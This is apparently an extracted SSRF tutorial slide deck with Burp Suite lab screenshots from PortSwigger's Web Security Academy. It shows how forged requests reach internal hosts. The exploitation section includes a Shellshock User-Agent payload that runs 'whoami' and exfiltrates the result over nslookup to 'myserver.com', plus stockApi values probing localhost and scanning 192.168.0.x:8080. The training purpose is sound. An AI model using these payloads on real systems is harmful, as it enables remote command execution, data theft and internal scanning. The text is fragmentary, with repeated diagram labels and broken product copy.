




SERVER 1












WEB SERVER



server1.com/private

















































WEB SERVER



server1.com/private






















WEB SERVER



server1.com/private

















Forged Request




WEB SERVER





No Response






WEB SERVER




Exploit



Server 2










DISCOVERING BLIND SSRF







Forged Request




WEB SERVER









SERVER 1





EXPLOITING BLIND SSRF

Server-Side Request Forgery



Forged Request

GET /?product=4 HTTP/1.1

Host: webserver.com

Cookie: session=c4mDUwJftlcCWRp1Z


User-Agent: Mozilla/5.0 (Windows NT)

Accept: text/html

Referer: https://server3.com/

Accept-Encoding: gzip

Connection: close





WEB SERVER

GET / HTTP/1.1

Host: server3.com

User-Agent: Mozilla/5.0 (Windows NT)





Forged Request

GET /?product=4 HTTP/1.1

Host: webserver.com

Cookie: session=c4mDURp1Z

User-Agent: **EXPLOIT**

Accept: text/html

Referer: TARGET

Accept-Encoding: gzip

Connection: close






WEB SERVER

GET / HTTP/1.1

Host: TARGET

User-Agent: EXPLOIT



nslookup \$(.COMMAND) .myserver.com



nslookup \$ (.COMMAND RESULT) .myserver.com



Forged Request

GET /?product=4 HTTP/1.1

Host: webserver.com

Cookie: session=c4mDUwCWRp1Z

User-Agent: () {:;}; /usr/bin/nslookup

\$ (.whoami).myserver.com

Accept: text/html

Referer: https://target.com/

Accept-Encoding: gzip

Connection: close



GET / HTTP/1.1

\$32.39





Description:

248 units

Ever find yourself asking stupid questions that you should know the answer to? Luckily the Sarcastic 9 Ball is here to put an end to obvious questions!

With blunt and brutally honest answers like: "Well, duh!" and "Yes, if you leave me alone!" you and your friends will get the right answer every shake, albeit with a withering put down to boot. The Sarcastic Nine Ball is the perfect gift for that loved one or friend that just won't let up with those nagging questions. Give it as a present, or simply carry it with you and get an ironic answer for their stupidity every time!

This product is Ridley's spin on the magic eight ball that traditional offers sound advice and guidance, whereas the Nine Ball takes a far blunter approach, an approach that's well needed sometimes.

Get your own back on those annoying question askers or give as a gift to someone who's confused constantly!

Check stock Paris

Request to https://ac7c1fb11ec163c3c08b1300002500c5.web-security-academy.net:443 [18,200.141.23] Open B... Comment this item Drop Action Forward Interce. Pretty Raw Hex 5 Inspector 1 POST /product/stock HTTP/1.1 2 Host: Request Attributes ac7c1fb11ec163c3c08b1300002500c5.web-secur ity-academy.net Protocol 3 Cookie: session= GtHBwMtpH4vwCbUoikfHAy4SiatBBL5A Name 4 Content-Length: 107 5 Sec-Ch-Ua: "(Not(A:Brand"; v="8", Method "Chromium":v="98" Path 6 Sec-Ch-Ua-Mobile: ?0 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, Request Query Parameters like Gecko) Chrome/98.0.4758.82 Safari/537.36 8 Sec-Ch-Ua-Platform: "macOS" Request Body Parameters 9 Content-Type: application/x-www-form-urlencoded Request Cookies 10 Accept: */* 11 Origin: Request Headers https://ac7c1fb11ec163c3c08b1300002500c5.w eb-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://ac7c1fb11ec163c3c08b1300002500c5.w eb-security-academy.net/product?productId= 16 Accept-Encoding: gzip, deflate 17 Accept-Language: en-GB, en-US; q=0.9, en; q=0.8 18 Connection: close 19 20 stockApi= http://stock.weliketoshop.net:8080/product /stock/check?productId=3&storeId=2

Comparer

HTTP history

Target

Logger

WebSockets history

Extender

Proxy

Project options

Repeater

HTTP/1 HTTP/2

Value

POST

/product/stock

Intruder

Options

User options

Learn

0

2

17

Sequencer



low the answer to? Luckily the Sarcastic 9 Ball is here to

Yes, if you leave me alone!' you and your friends will get in to boot. The Sarcastic Nine Ball is the perfect gift for ing questions. Give it as a present, or simply carry it with

itional offers sound advice and guidance, whereas the ell needed sometimes.

e as a gift to someone who's confused constantly!


```
User-Agent: Mozilla/5.0 (Windows NT 10.0;
  Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/98.0.4758.82
  Safari/537.36
8 Sec-Ch-Ua-Platform: "macOS"
9 Content-Type:
  application/x-www-form-urlencoded
10 Accept: */*
11 Origin:
  https://ac7c1fb11ec163c3c08b1300002500c5.w
  eb-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
  https://ac7c1fb11ec163c3c08b1300002500c5.w
  eb-security-academy.net/product?productId=
16 Accept-Encoding: gzip, deflate
17 Accept-Language:
  en-GB, en-US; q=0.9, en; q=0.8
18 Connection: close
20 stockApi=http://localhost/
```

Request

Request

Request


Request



Decoder Project options User options Comparer Logger Extender Dashboard Target Proxy Intruder Repeater Sequencer HTTP history WebSockets history Options Intercept Drop Intercept is on Action Open Browser Forward



INTERNAL NETWORK




18 Connection: close

20 stockApi=http%3a//192.168.0.\$1\$%3a8080/

Add

Auto



